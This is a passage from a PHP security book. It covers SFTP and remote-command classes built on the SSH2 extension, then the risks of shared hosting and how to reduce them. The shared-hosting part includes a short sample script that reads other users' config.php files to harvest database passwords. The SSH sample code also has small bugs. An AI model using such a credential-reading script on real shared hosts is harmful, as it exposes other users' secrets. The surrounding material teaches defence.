As of this writing, there is increasing (even if not yet exactly ample) support in the PHP world for SSHv2. A `libssh2` library became available in January 2005, and as of this writing is at version 2.1.2.7 (see `http://libssh2.sourceforge.net/`). A module providing bindings for PHP is available as an extension (still in beta at version 0.11) from PECL, the PHP Extension Community Library (see `http://pecl.php.net/package/ssh2`). Documentation of this module can be found, along with explicit installation instructions, at `http://php.net/ssh2`, and stream support is documented at `http://php.net/wrappers.ssh2`.

So it is possible, though not yet anywhere near as easy as it eventually will be, to use PHP while taking advantage of SSH. Or we might better say the opposite, to carry out SSH-related operations while taking advantage of the scripting power of PHP. Remember, of course, that SSH is designed primarily for keeping remote administrative tasks secure, which isn't exactly the most typical use of PHP. But we have shown in other chapters how PHP can be used effectively even for such unexpected purposes, and so we turn now to demonstrating some ways in which PHP can in fact be used in tandem with SSHv2 to carry out administrative tasks with confidence in their security.

Automating Connections

The key to automated, PHP-driven use of SSH is to use a noninteractive authentication method, the best of which is Public Key Authentication. Generate a separate key pair for each PHP script that will be carrying out a task, and if appropriate and possible, restrict and harden it by setting appropriate options in the `authorized_keys` file. If the communications are top secret, be sure to encrypt the private key with a passphrase. If you do this, you will need to either supply the passphrase every time your script makes an SSH connection (which will in a way defeat your desire for noninteractivity), or let `ssh-agent` handle authentication for all subsequent connections automatically.

Securely Copying Files

The `ssh2.sftp` wrapper command helps to solve the problem of storing files in a secure manner once they have been uploaded to an unprivileged server. When you use PHP to upload files to a web server, they are normally owned by the webserver process, which means that any other script run by the web server can come along and modify or delete them. They are also local to that particular webserver, which isn't very useful if you want to be able to serve the files from a cluster. Using the `sftp` support in the SSH2 extension, we can write a script that will securely transmit the files, either to an account other than `nobody` on `localhost`, or to a central fileserver. A script containing the two classes used for carrying out such an upload follows, and can be found also as `sftpClasses.php` in the Chapter 16 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

// contains two classes that implement an enhanced sftp interface

// configuration class with settable properties
class sftp_config {
  public $kex;
  public $hostkey;
  public $cts_crypt = 'aes256-cbc, 3des-cbc, blowfish-cbc'; // symmetric block
  public $cts_comp = 'zlib,none'; // use zlib compression if available
  public $cts_mac = 'hmac-sha1'; // use sha1 for message authentication
  public $stc_crypt = 'aes256-cbc, 3des-cbc, blowfish-cbc'; // symmetric block
  public $stc_comp = 'zlib,none'; // use zlib compression if available
  public $stc_mac = 'hmac-sha1'; // use sha1 for message authentication
  public $port = 22;
  public $filemode = 0660;
  public $dirmode = 8770;

// class sftp_config continues
```

As the first step in this enhanced `sftp` interface, you create an `sftp_config` class and set public variables. The `$kex` variable specifies which key exchange method will be used (for example, Diffie-Hellman-

Merkle). The `$hostkey` variable specifies the path to this computer's private key. The `$cts*` (client-to-server) and `$stc*` (server-to-client) variables contain encryption, compression, and `mac` parameters for the client-server directional transfer. Other variables are self-explanatory.

```
// continues class sftp_config

  private function get_cts () {
    return array ( 'crypt' => $this -> cts_crypt,
                   'comp' => $this -> cts_comp,
                   'mac' => $this -> cts_mac
                 );
  } // end of get_cts method

  private function get_stc () {
    return array ( 'crypt' => $this -> cts_crypt,
                   'comp' => $this -> cts_comp,
                   'mac' => $this -> cts_mac
                 );
  } // end of get_stc method

  public function get_methods () {
    $methods = array ( 'client_to_server' => $this -> get_cts(),
                       'server_to_client' => $this -> get_stc()
                     );

    // if kex and hostkey methods are set, add them to methods array
    if ( !empty($this -> kex)  ) {
      $methods['kex'] = $this -> kex;
    }
    if ( !empty($this -> hostkey) ) {
      $methods['hostkey'] = $this -> hostkey;
    }

    // return array
    return $methods;
  } // end of get_methods method

} // end of class sftp_config

// sftpClasses.php continues
```

The three `get_*()` methods simply load the relevant variables into arrays. This is the end of the required configuration.

Next, the `sftp` class itself implements the secure transfer with `connect()`, `get()`, `put()`, `mkdir()`, and `authorize()` methods:

```
// continues sftpClasses.php

// operations class, implements necessary methods
class sftp {
  public $config;
  private $remote;
  private $ssh;
  private $credentials;
  private $sftp;
  public $console = array( 0 => 'sftp.php' );

  public function __construct ( $sftp_config ) {
    $this -> config = $sftp_config;
    $this -> console[] = 'loaded config: '.print_r( $this -> config, 1 );
  } // end of _construct method

// class sftp continues
```

You set initial public and private variables, including `$console`, which will contain an array of output messages. You then define your constructor method, which will simply configure (using the `sftp_config` class which we just discussed) each instance.

You next begin defining methods, starting with `connect()`:

```
// continues class sftp

  public function connect ( $remote, $username, $password, $fingerprint = NULL,
                            $key_pub = FALSE, $key_priv = FALSE ) {

    // ssh connection
    $result = FALSE;
    $this -> ssh = ssh2_connect( $remote,
                                 $this -> config -> port,
                                 $this -> config -> get_methods() );
    if ( !$this -> ssh ) {
      $this -> console[] = "Could not connect to $remote.";
      return $result;
    }

    // server fingerprint?
    $remoteprint = ssh2_fingerprint ( $this -> ssh, SSH2_FINGERPRINT_SHA1 );
    if ( empty( $fingerprint ) ) {
      $this -> console[] = 'You should be fingerprinting the server.';
      $this -> console[] = 'Fingerprint='. $remoteprint;
    }
    elseif ( $fingerprint != $remoteprint ) {
      $this -> console[] = 'Remote fingerprint did not match.
        If the remote changed keys recently, an administrator
        will need to clear the key from your cache. Otherwise,
        some other server is spoofing as ' . $remote . '.';
      $this -> console[] = 'No connection made.';
      return $result;
    }

    // ssh authentication
    if ( $key_pub && $key_priv ) {
      $result = ssh2_auth_pubkey_file ( $this -> ssh, $username,
                                        $key_pub, $key_priv );
    }
    else {
      $result = ssh2_auth_password( $this -> ssh, $username, $password );
    }

    if ( !$result ) {
      $this -> console[] = "Authentication failed for $username.";
      return $result;
    }
    $this -> console[] = "Authenticated as $username.";

    // make an sftp connection
    $this -> sftp = ssh2_sftp ( $this -> ssh );
    if ( !$this -> sftp ) {
      $this -> console[] = 'Unable to initiate sftp.';
      return $result;
    }
    $this -> console[] = 'ssh2+sftp initialized.';

    $result = TRUE;
    return $result;
  } // end of connect method

// class sftp continues
```

The `connect()` method is the most complex in the class, requiring six parameters when it is called. You first attempt to establish an SSH connection with the `ssh2_connect` function, writing an error into the `$console` array and returning upon failure. You then check the remote server's identity with the `ssh2_fingerprint` function, and next attempt to authenticate the user with the `ssh2_auth_password` function. Assuming everything has gone well so far, you finally set up the secure FTP connection with the `ssh2_sftp` function.

```
// continues class sftp

  public function put ( $local, $remote ) {
    $result = FALSE;
    $localpath = realpath( $local );
    $remotepath = ssh2_sftp_realpath(  $this->sftp, $remote );
    if ( $this->authorize( array( $local, $remote ) ) ) {
      $stream = fopen( "ssh2.sftp://$this->sftp$remote", 'w' );
      $result = fwrite( $stream, file_get_contents( $local ) );
      fclose( $stream );
    }
    if ( !$result ) {
      $this -> console[] = "Could not put $localpath to $remotepath.";
    }
    else {
      $this -> console[] = "($result) Successfully put $localpath to $remotepath.";
    }
    return $result;
  } // end of put method

  public function get ( $remote, $local ) {
    $result = FALSE;
    $localpath = realpath( $local );
    $remotepath = ssh2_sftp_realpath( $this -> sftp, $remote );
    if ( $this -> authorize( array( $local, $remote ) ) ) {
      $contents = file_get_contents( "ssh2.sftp://$this->sftp$remote" );
      $result = file_put_contents( $local, $contents );
    }
    if ( !$result ) {
      $this -> console[] = "Could not get from $remotepath to $localpath.";
    }
    else {
      $this -> console[] = "($result) Successful get
                           from $remotepath to $localpath.";
    }

    return $result;
  } // end of get method

// class sftp continues
```

The `put()` and `get()` methods, after checking that the connections are authorized, simply manage the transfers, with streams in the case of `put()`, and with PHP's `file_get_contents()` and `file_put_contents()` functions, the latter for local storage, in the case of `get()`.

```
// continues class sftp

  public function mkdir ( $path, $mode=FALSE, $recursive=TRUE ) {
    $result = FALSE;
    if ( !$mode ) {
      $mode = $this -> config -> dirmode;
    }
    $realpath = $path; // ssh2_sftp_realpath( $this -> sftp, $path );
    if ( $this -> authorize( $realpath ) ) {
      $result = ssh2_sftp_mkdir( $this -> sftp, $realpath, $mode, $recursive );
      if ( !$result ) {
        $this -> console[] = "Failed to make $realpath using mode $mode
                             (recursive=$recursive).";
      }
      else {
        $this -> console[] = "Made directory $realpath using mode $mode.";
      }
    }
    else {
      $this -> console[] = "Authorization failed for $realpath.";
    }
    return $result;
  } // end of mkdir method

  public function delete ( $path ) {
    $result = FALSE;
    $realpath = ssh2_sftp_realpath( $this -> sftp, $path );
    if ( $this -> authorize( $realpath ) ) {
      $result = ssh2_sftp_unlink( $realpath );
    }
    return $result;
  } // end of delete method

// class sftp continues
```

The `mkdir()` method checks to see that the desired path is valid, and then attempts to create the target directory with the `ssh2_sftp_mkdir` function, writing either an error message or a success message to the

`$console` array. The `delete()` method permits you to delete a remote file with the `ssh2_sftp_unlink` function (unused in the demo of this class that follows, but included for the sake of completeness).

```
// continues class sftp

  public function authorize ( $paths ) {
    // normalize mixed path
    if ( !is_array( $paths ) ) {
      $paths = array( $paths  );
    }

    // default deny
    $allowed = FALSE;

    // loop through one or more supplied paths
    foreach ( $paths AS $path ) {
      // split into path parts
      $subpaths = explode( '/', $path );

      // implement your own logic here
      // the following restricts usage to /home and /tmp
      switch ( $subpaths[1] ) {
        case 'home':
        case 'tmp':
          $allowed = TRUE;
          break;
      }
    }

    return $allowed;
  } // end of authorize method

} // end of class sftp
?>
```

Finally, the `authorize()` method permits specifying to which directories the user may upload a file. For demonstration purposes, we have restricted the permissible ones to `/home` and `/tmp`. This is the end of the `sftp` class, and of the `sftpClasses.php` script.

We turn now to demonstrating the use of the classes you have just defined, with code that takes an uploaded file and transfers it via `sftp` to a normal user's account on a remote fileserver. This script follows, and can be found also as `sftpDemo.php` in the Chapter 16 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

// first time through
if ( empty( $_FILES['file']['tmp_name'] ) ) {
  ?>

  <form action="<?= $_SERVER['SCRIPT_NAME'] ?>" method="post"
    enctype="multipart/form-data" >
  <input type="file" name="file" size="42" />
  <input type="submit" name="submit" value="Upload this file" />
  </form>
  <p>Use this form to submit a file to be securely transferred.<br />
```

```
    Alternatively, POST to this URI, using multipart/form-data encoding.</p>
  <?
  exit();
}

// sftpDemo.php continues
```

When the script is first run, you provide a standard HTML form with which the user chooses the file to upload, along with a reminder that another application might alternatively be used to submit a file directly to this script with the POST method.

```
// continues sftpDemo.php

// config
$remote = 'galactron';
$remoteUser = 'csnyder';
$remotePassword = 'xxxxxxxx';
$privateKey = 'id_safehello_dsa.pub';
$publicKey = 'id_safehello_dsa';
$remoteRoot = '/home/csnyder/filestore';

// lib
include_once( 'sftpClasses.php' );

// determine today's directory
$remoteDirectory = $remoteRoot . '/' . date('Y-m-d' );

// sanitize filename
$safeFilename = str_replace( '%', '_', rawurlencode( $_FILES['file']['name'] ) );

// determine remote path
$remotePath = $remoteDirectory . '/' . $safeFilename;

// create a new, default sftp configuration
$sftp_config = new sftp_config;

// instantiate an sftp object, using the configuration
$sftp = new sftp( $sftp_config );

// sftpDemo.php continues
```

After the user has chosen the file to upload, you begin the process of transferring it securely to its ultimate destination. You set the variables needed: the names of the remote host and user, that user's password, the filenames of the private and public keys, and an exact specification of the user's root directory on the remote host. After including the script containing the two classes that you will need, you establish the directory for storing the transferred file in (for demonstration purposes, named with today's date). You clean up the name of the file that is to be transferred (in case it contains any characters that have been URL-encoded), and establish the target path for the transfer. You instantiate a new `sftp` configuration, using default values, and then use that to create a new `sftp` object to do the work of the transfer.

```
// continues sftpDemo.php

// connect to ssh2+sftp server
$connected = $sftp -> connect ( $remote, $remoteUser, NULL, NULL, $privateKey,
                                $publicKey );
if ( !$connected ) {
  print 'Could not save uploaded file.';
  exit ( '<pre>' . print_r( $sftp -> console, 1) );
 }

// create directory if necessary
$result = $sftp -> mkdir( $remoteDirectory, 0770, TRUE );
if ( !$result ) {
  print 'Could not make directory.';
  exit( '<pre>' . print_r( $sftp -> console, 1 ) );
}

// check file and send to server
if ( !is_uploaded_file( $_FILES['file']['tmp_name'] ) ) {
  exit( 'Upload error, these are not the files you are looking for.' );
 }
$success = $sftp -> put( $_FILES['file']['tmp_name'], $remotePath );

// exit with success code (do not leak remote path)
if ( $success ) {
  print "OKAY $safeFilename\n<pre>" . print_r( $sftp -> console, 1 );
}
else {
  print "ERROR\n<pre>" . print_r( $sftp -> console, 1 );
 }

?>
```

Once the `sftp` object has been created, you use it first to connect, and then to create the target directory, exiting in each case with appropriate messages upon failure. Finally, you attempt to put the file in its target location, announce success or failure (being careful not to expose any information about that location), and write out the various messages contained in the `$console` array.

It is important to remember, as we noted earlier, that PHP's relationship to `libssh2` and SSHv2 is still in a beta state, occasionally buggy. There may be quirks in the preceding code that will break when things are finalized. Still, we believe that we are close enough to a finished product so that only minor tweaks to this code should be necessary then.

Aside from storing uploaded files in a secure manner, the `sftp.php` client could also be used by a publishing application, such as a weblog or photo hosting service, to publish files securely to a user's own web server, an activity that has traditionally been carried out over insecure FTP.

Executing Commands

Allowing PHP to execute commands over SSH is a potentially dangerous idea because there is no practical way to limit what commands may be executed. The danger is just multiplied unless the commands are being executed over connections that you are certain are secure. It is a much better idea, in the case of such remote procedure calls, to expose a limited API to remote clients, and not allow them to shell in at all.

Nevertheless, there are times when you will indeed want an administrative command-line script to carry out some business on a remote server. Sample code follows for demonstrating how to establish a remote command line with which to execute a Subversion update, as might happen when you want to upgrade the code on a production server. This code, intended to be run, remember, from the command line (and so it includes a shebang), can be found also as `ssh2ExecDemo.php` in the Chapter 16 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
#!/usr/local/bin/php
<?php

// config
$remotehost = 'galactron';
$remoteuser = 'csnyder';
$commands = array( '/bin/cd /home/csnyder/public_html',
                   '/usr/local/bin/svn update' );

// initiate the connections
$connection = ssh2_connect($remotehost, 22);
if ( !$connection ) exit( "Could not connect to $remotehost." );
print "Successful ssh2 connection to $remotehost ($connection).\n";

// authenticate with public key
// assumes keypair was generated as id_safehello_dsa with a
//   'ssh-keygen -t dsa -f id_safehello_dsa' command
$auth = ssh2_auth_pubkey_file($connection, $remoteuser,
  'id_safehello_dsa.pub', 'id_safehello_dsa');
if ( !$auth ) exit( "Could not log in as $remoteuser." );
print "Successfully authenticated.\n";

// carry out commands
$output = "Commands and results:\n";
foreach ( $commands AS $command ) {
  $output .= "$command:\n"
  $stream = ssh2_exec( $connection, $command );
  sleep(1);
  $output .= stream_get_contents( $stream )."\n";
}
print $output;

print "Done.\n";
fclose( $connection );

?>
```

You begin by setting necessary variables, including an array of the commands to be carried out (here, two: changing to a certain directory, and carrying out a Subversion update there). You connect using the `ssh2_connect` function, specifying the port to connect to, and providing appropriate messages. You authenticate using the public key that you created previously with the `ssh-keygen` command. You then step through the commands in the `$commands` array, executing each with the `ssh2_exec` function and sleeping for a moment to allow time for the command to be executed before sending another. Finally, you display the results of the commands, and close the connection.

Before concluding this example, we want to remind you one more time that, in general, using a web application to execute remote commands is not very safe, because anyone anywhere may be able to exploit a vulnerability and carry out remote commands of their own (we discuss this issue at length in Chapter 5). For that reason, a script like this one should never be run except when you are absolutely sure that its environment is completely secure.

The Value of Secure Connections

In this chapter we have described at some length the two dominant methods for ensuring that your network connections are secure: Secure Sockets Layer (and its relative, Transport Layer Security), and Secure Shell.

Such secure connections are essential for privacy and administrative-level security. They prevent password theft, server spoofing (or phishing), session hijacking, and the reissuing of old commands. Users demand them, especially when carrying out transactions that involve financial, legal, or health-related matters.

These secure connections protect user privacy in two ways: by sealing information while it is in transit, and by providing accountability. The server can be sure that a given user is who he says he is, and the user can be sure that no one else can carry out commands in his name. So both SSL and SSH allow you to make a contract with your users: If you keep this private key and password safe, you will not have to worry about someone else impersonating you. After all, the value of a user's credit card number is, in truth, little compared to the value of his reputation.

Should I Use SSL or SSH?

Both SSL and SSH are complex, and it may not always be quite clear which one should be used when. The distinctions can be blurry, and there is no easy answer to the question. In general, though, we can say that SSL is for connecting to daemons, and SSH is for connecting to a command interface. Probably the biggest difference between the two is that in general, SSH is the responsibility of the client, and SSL is the responsibility of the server (both sides do need to implement both halves of the protocol, of course). Also, SSL sees the world from a client/server perspective, providing responses to requests, whereas SSH expects to manage connections between users and hosts. And user authentication is included in the SSH protocol, whereas with SSL user authentication is up to the application. These conceptual models are similar, but different enough to make a big difference in the long run.

So the final decision is up to you, or at least up to the developers of the clients and servers your applications and scripts will use. But whichever protocol you decide to use (or maybe you have decided to use each for different purposes), both SSL and SSH can provide you with real assurance that whatever is going on between the host and the user is being handled securely.

Summary

Here in Chapter 16, we discussed how to secure network connections using SSL and SSH, and explored some practical considerations for the PHP developer working on applications. This included a lengthy discussion of generating keys and certificates and using both SSL and SSH within a development environment.

In the next chapter, our last, we take a look at some very important but often overlooked topics in the realm of security.

CHAPTER 17

■■■

Final Recommendations

Now that we've covered lots of security considerations, it's time for some final thoughts and recommendations. Most of this chapter is filled with advice and thinking that is only tangentially related to security, but important nonetheless to keeping a secure environment.

We'll cover topics that are easy to miss. For one, there are a whole legion of issues related to secure shared hosting, and since most PHP developers will find themselves hosting an app on shared hosting, they're worth considering. Second, maintaining separate development and production servers, each with its own security settings, will go a long way toward keeping your applications more secure (and your sanity level intact). Finally, keeping your environment (like PHP and Apache) updated will ensure that you have the latest in security patches.

Security Issues Related to Shared Hosting

Every shared server must use *virtual hosting* techniques to allow many different users to run many different applications using shared hardware and software. The main problem with this arrangement is the "nobody's business" problem. Let us explain that name, in case you're not familiar with it. On Linux servers, programs can't run except under the ownership of a user. Some users may be individuals with accounts, in which case they are subject to the restriction of user privileges, or security profiles (which we discussed in Chapter 10). Other users may be administrative, existing simply to provide ownership for a variety of *daemons*, or processes that run, typically rather independently, in the background of the operating system. `root` is the conventional name for the master administrative user or superuser, with privileges to do anything and everything. And `nobody` is the conventional name for the user under which the Apache web server application `httpd` is run.

This `nobody` user we call *unprivileged*, but that means nothing more than that it can't log in. Since the `nobody` user exists only to run the public web server, its access to the system can and should be extremely limited (via user permissions, which we discussed at length in Chapter 14).

And so it is, in theory. In truth, however, `nobody` becomes by its activities probably the most privileged user on any mass virtual hosting system (aside from `root`); its business turns into everybody's business. `nobody` sees nearly every file, `nobody` executes the vast majority of scripts, `nobody` talks to all the databases, and `nobody` is invited to write to locations all over the `/tmp` and `/home` partitions.

Even though different applications on a shared host may use different usernames and passwords to connect to different databases, `nobody`'s wide-ranging access can be used to discover the information necessary to connect to any of them. Consider the following script, which is intended to read other users' `config.php` files:

```
<?php
header( 'Content-Type: text/plain' );
$otherUsers = array( 'pmurphy', 'jallen', 'sgarcia' );
foreach( $otherUsers AS $username ) {
  print "$username's config:\n";
  print file_get_contents( "/home/$username/config.php" );
}

?>
```

On a shared host, a script such as this can be used to print the contents of any other PHP script on the server. In this case, it would print the contents of each of the listed users' `config.php` scripts, which could very well contain database passwords or other confidential information.

As it turns out, PHP has a Safe Mode option (which we discussed in Chapter 13) that should prevent this specific attack, but there is nothing illegal about the script from the operating system's point of view. The web applications in each of these users' home directories are executable by `nobody`, so we know `nobody` is capable of accessing that `config.php` file.

Of course, it doesn't matter under what name the web server runs; it could be user `www` or user `larry`. The point is that that user has the capability to run a script. If you can make it do that, you can most likely trick it into revealing any other web server–readable file on the system. The difficulty of doing so is an excellent measurement of a hosting provider's security consciousness.

An Inventory of Effects

Let's examine a traditional, straightforward virtual hosting scheme, where every user has a `public_html` directory and the web server runs as `nobody`. The `public_html` directory of a sample user `timb` might look something like this:

```
drwxr-xr-x  2 timb  oxhc   68 20 Nov 15:04 images
-rw-r--r--  1 timb  oxhc  545 20 Nov 15:04 index.php
-rw-r--r--  1 timb  oxhc  724 20 Nov 15:06 upload.php
drwxrwxrwx  2 timb  oxhc   68 20 Nov 15:05 uploads
```

There are seven columns in a Unix-style directory listing. The first column contains ten characters. The first specifies whether the item is a directory; this is followed by three sets of three characters specifying respectively which privileges (read, write, execute) exist for the user who is the owner, the group to which the user belongs, and the world. The second column specifies the number of links to the underlying disk address, or inode. The third column is the name of the owner (in this case, `timb`). The fourth column is the name of the group to which that owner belongs (in this case, `oxhc`). The fifth column is the size in bytes of the file or directory entry. The sixth column contains the date and time of the file's last edit. The seventh column is the name of the file or directory.

The files in this directory are owned by `timb`, but in order to be readable by `nobody` (who is not a member of the `oxhc` group), they have to be world-readable; that is why the eighth character in the first column (the first in the last group of three) is in every case an `r`. Additionally, the `uploads` directory must be world-writable (the ninth character is a `w`), since `nobody` will need to be able to write files there. Of course, this world-writability means that all other users can write to it as well. It then becomes trivial for another possibly abusive user to store files, scripts, and even entire applications in that directory.

We discuss here the security problems inherent in this system, due to the scriptability of the web server user ID.

- *Read access to source code and supporting files*: All the users on the host gain the ability to access any file that the public web server can access, including configuration files (with database passwords) and the contents of directories protected by `.htaccess` files. (In Linux, `.htaccess` files may be placed in any directory to provide special instructions to the web server about treatment of the files in that directory; Apache's own tutorial on `.htaccess` files is available at `http://httpd.apache.org/docs/howto/htaccess.html`.) Worse yet, if they can discover your application's database connection login, the attackers gain read and write access to your databases, and thus control over your data.

- *Access to system upload and temporary directories*: Every user on the host typically has read and write access to the same upload and temporary directories that are being used by other users. That makes it potentially easy for an abuser to modify legitimate files, or place unwanted material in your filesystem. (We discussed the entire issue of keeping temporary files secure in Chapter 6.)
- At the casual, accidental level, the worst that might happen is that one of user Alice's files is accidentally overwritten by user Bob's web application. Both applications might write to `/tmp/myfile` at almost the same time, for example. It might be possible to prevent this situation by using a file locking mechanism, such as PHP's `flock()` function (see `http://php.net/flock` for more information), but file locking is not mandatory on Unix systems, and may be bypassed, even accidentally.
- Moving up the scale to malicious intent, user Carl might decide that his music collection should be stored in a writable area of user Dinah's home directory, thus using up most of Dinah's quota (and leaving Dinah open to prosecution by the Recording Industry Association of America's team of copyright infringement lawyers).
- An even more damaging possibility is that user Earline might be able to trick user Francisco's web application into executing a worm or virus, or into granting access to some protected part of the application. This might be allowed to happen by the application itself, or by an unpatched bug in one of the underlying applications or libraries.
- *Denial of service by CPU hogging*: An abuser with executable privileges can easily create a Denial of Service condition by executing a processing-intensive script repeatedly, thus hogging CPU cycles and putting other applications out of business. For example, that user might first turn off PHP's limit on maximum execution time, and then loop 10 million times through a routine to draw and then manipulate somehow an extremely large high-resolution image. Such a script could bring nearly any server to its knees.
- *Transfer of security vulnerabilities*: You may have been careful to incorporate security techniques into your own application, but the mere fact that your code is on the same box as other programmers' code means that their vulnerabilities can become your problem. If somebody else's laxly coded application allows an abuser to read somebody else's configuration file and begin to harvest database information, there is every reason to imagine that the abuser will be able to work out how to access your configuration files also, via the vulnerable script, and gain access to your databases. Through no fault of your own, then, you have become vulnerable despite your best efforts. To make the same point in another way, you have fallen prey to someone who does not understand the need for the kind of good netizenship we discussed in Chapter 1.

Minimizing System-Level Problems

There are ways to minimize such system-level problems, at least partially, and here we describe some of them briefly:

- Your host should always restrict you to your home directory (and other users to theirs). It's easy to check whether you are so restricted: FTP to your `docroot` directory (typically named `public_html`), and attempt to navigate above it. Depending on the flavor of operating system your host uses, you will probably be able to go up one step to your home directory, but you should not be able to go any further. If your host is not restricting you, it is not restricting other users either, and you need to find a provider who does a better job at providing shared server security.
- There are measures that can be taken to restrict users, such as enabling Safe Mode PHP and implementing other system-level access control schemes such as resource limits (which we discussed in Chapter 13). Also, rather than using the Apache module `mod_php`, many web hosts use the slightly less efficient CGI version of PHP, along with a server technology known as `suexec`; information is available at `http://httpd.apache.org/docs/suexec.html`. `suexec` switches the effective user ID of the web server from `nobody` to the script owner's user ID. Under this arrangement, your scripts are capable of including private configuration files that are readable only by you. While `suexec` can thus provide a noticeably higher level of security, it is very tricky to get set up correctly, and if set up wrong, it can actually diminish security. So be very careful if you decide to use it.
- It's important to remember that every legitimate person who uses the server is in the same boat as you are; even if these users may not be as sensitive to security as you are, most of them are there to maintain a web site, not to go snooping around and seeing what trouble they can get into on the system. If you actually know the other users on your server personally, then you can assess the extent to which they are legitimate. If you decide that they are, you can perhaps afford to be a little more lax—but if you are as paranoid as we are, you still should not! After all, who wants to be responsible for permitting somebody else's web site to be compromised?

If you have valuable secrets that must be stored on a server, then forget right away about using a shared server at all. In a situation like this, the bottom line is that you need to have your own server. Only in this way will you be able to control (insofar as possible) the inevitable security risks. But you need to be aware that administering a secure server is a difficult and time-consuming task, not one for you as a programmer to attempt to do during your spare time. So if you do go this route, you should build into your budget and organizational structure a professional and security-conscious system administrator.

If, however, you can live with the potential dangers (if, for example, your data is not really that valuable), you may decide that the generally reasonable cost and sheer convenience of shared hosting outweigh the somewhat increased risk. And consider this: An account on a professionally managed shared server is certainly going to be more secure in the long run than an account on a poorly managed private server. This is very likely to be the best compromise for the programmer who doesn't have the time, knowledge, or inclination to be a sysadmin also.

A Reasonable Standard of Protection for Multiuser Hosts

Let us assume, then, that for whatever reasons you decide to have your application hosted on a server alongside other applications. You should dismiss immediately the concept of "security through obscurity," imagining that somehow the sheer multitude of applications will keep each individual one safe, as if the server were a flock of birds. Such obscurity simply doesn't exist in a shared environment. But there are some actions you may be able to take to reach a reasonable standard of protection for your application. In fact, these are good practices to use for any production server.

Allowing No Shells

Try to find a *provider that doesn't allow shell access*, since it's much easier to keep `sftp` and `scp` restricted to your home directory than it is to restrict a shell. In the hands of an unscrupulous user, a shell account is the next best thing to being `root`. When your access is restricted to managing your own files only, the best an attacker can do is upload scripts to be run by the web server (and therefore, as an unprivileged user).

Setting Aggressive Database Permissions

Use *database permissions* aggressively. Unless your web application really needs to be able to update records in some tables, don't even consider offering the `UPDATE` privilege for that table. We discussed this issue in more detail in Chapter 14.

Practicing Translucency

Use *one-way hashes or public-key encryption* on all sensitive data, not just passwords. One-way hashes like `SHA2` are safest, because there is no easy way for an attacker to find the plain text value. Then again, there is no way for anybody else (including you) to find the plain text value, which limits its value as an encryption algorithm. So it's tempting to use RSA or similar encryption, which can be decrypted by your application as necessary. Unfortunately, your encrypted data is only as secure as your private key. If the web server has access to the key, then the web server can be used to access any of your encrypted data. We discussed this entire issue in detail in Chapter 15.

Compiling Your Configuration Scripts

Consider using a *compiler* for your PHP code. Translating your scripts from natural text to encrypted bytecode makes it much harder—practically impossible—to discover database passwords and other sensitive information contained in configuration files.

A compiler works by allowing you to copy the binary code generated by PHP's internal compiler to your server, instead of the plain text script. When someone calls the script, PHP opens the binary code and executes it in the current environment. Some compilers encrypt the bytecode and then wrap it in a self-decryption function with a public key, so that it can be decrypted and run only by a server with the matching private key.

The best-known PHP compiler is probably Zend Encoder, information about which can be found at `http://shop.zend.com/en/`. Third-party compilers exist as well; some of the popular ones are the Roadsend compiler at `www.roadsend.com/home/index.php`, SourceGuardian Pro at `http://sourceguardian.com`, and ionCube at `www.ioncube.com`.

We illustrate the effect of a compiler with the one-line script that appeared near the beginning of this chapter, repeated here for convenience:

```
<?php print file_get_contents( '/home/pmurphy/config.php' ); ?>
```

This script, after having been run through the ionCube encoder, now looks like this:

```
Oy4hYD6LmtAROJX5cInMKLkWvMswrDjl84XBtR93VAFfy9O39cXVxONJROlr9fpedwSqAvJ74HRM
/uWVvCkoJJEDTzQdmVr1hccymTyzgvbwqDvNefsL5XPeQHbI6we57galYVt1vDpRLjHnO2YSTBg4
+BwhvoRk/Epac5sVgHIMStTXMYqSXakVad3svod/jXKOtsWmz8P+cduRe1CbxJjTUidzLAU5iYAo
8pFK8jp+Bq4I9mqOOXiV7pY4sqm61afu3WFUifpf4DVlciCJ5uqfypVOWsO+NraOITVXDWn3fC2T
Ze5JSozZHVnh9FB46IZlwCg8unmTzJEzj5C419zN+tj2OXvJim3lgBz9Nje=
```

It seems safe to say that it would be difficult to figure out what this script was intended to do from those five lines, and even more difficult from the Base64 decoding of them.

In order to run this encoded script, you need to add the appropriate ionCube loader for your PHP version to the extensions listed in `php.ini`, or alternatively make the loader available in the directory where the encoded script resides.

Keeping Local Copies

Keep local copies of every single remote file, and make sure that they are always current. This never seems like it would be a problem with web applications, because typically you develop locally and upload to your shared host. But sometimes the local files get accidentally deleted. And sometimes other developers make changes, causing the remote copy to differ from your local copy.

The Unix `rsync` command can be used over an SSH connection, to synchronize some part of a local and remote filesystem. Mirror sites and backup servers often use `rsync` (which also works well for disk-to-disk backups), because it compares the files in both places and transfers only the differences.

```
rsync -azv --rsh=ssh user@example.org:/home/user/www ~/backups/example.org_user/
```

The preceding command uses SSH to copy the files in `/home/user/www` on `example.org` to a backup directory in your home directory on your local machine. By calling `rsync` on a regular basis (you might add a command such as the preceding one to your `crontab` file so that it can be scheduled to run periodically without your intervention), you can back up a few changes at a time and know that you always have a nearly up-to-date copy. This automated approach can be important for constantly changing sites, but it has a drawback: undetected remote corruption quickly makes it into the local archive.

There is a more secure way to ensure that you have a local copy of all remote files, and that is to use a version control system. CVS (available at `www.gnu.org/software/cvs`) and its rival and would-be replacement Subversion (available at `http://subversion.tigris.org`) are two of many such systems for tracking revisions, or *versioning*. Other systems like Git and Mercurial are also available, and each has its own following and strong points. These systems all use various means to track the contents and properties of files over time. While version control systems are typically associated with multiple-developer projects, having previous versions available gives you an extra layer of security in case a problem on the remote escapes notice and unauthorized (or just broken) changes start making their way into the local archive. Version control will allow you to roll everything back to a known good state once the corruption is discovered.

Whatever method you use, having current local copies will allow you to re-create your application with no trouble if something horrible happens to it. Resist the temptation to use development utilities or environments that allow you to edit remote files directly, unless they also allow you to save changes locally.

Backing Up Your Databases

Back up your databases frequently, possibly even on a daily basis (depending on your needs). This is very easy to do with utilities like MySQL's `mysqldump` or `phpMyAdmin`. It's easy to automate this kind of behavior, encrypting and placing backup files on secondary servers on a daily basis to keep data safe.

Especially on shared hosts, it is far more secure for a backup server to pull files from the shared host than it is for the shared host to push them, for the simple reason that your backup server is probably a more secure place to store the password required for the transfer.

If you must use shared hosting, the preceding six steps will help you to secure your application. There is, however, one more thing you can do, and we turn to that next.

Virtual Machines: A Safer Alternative to Traditional Virtual Hosting

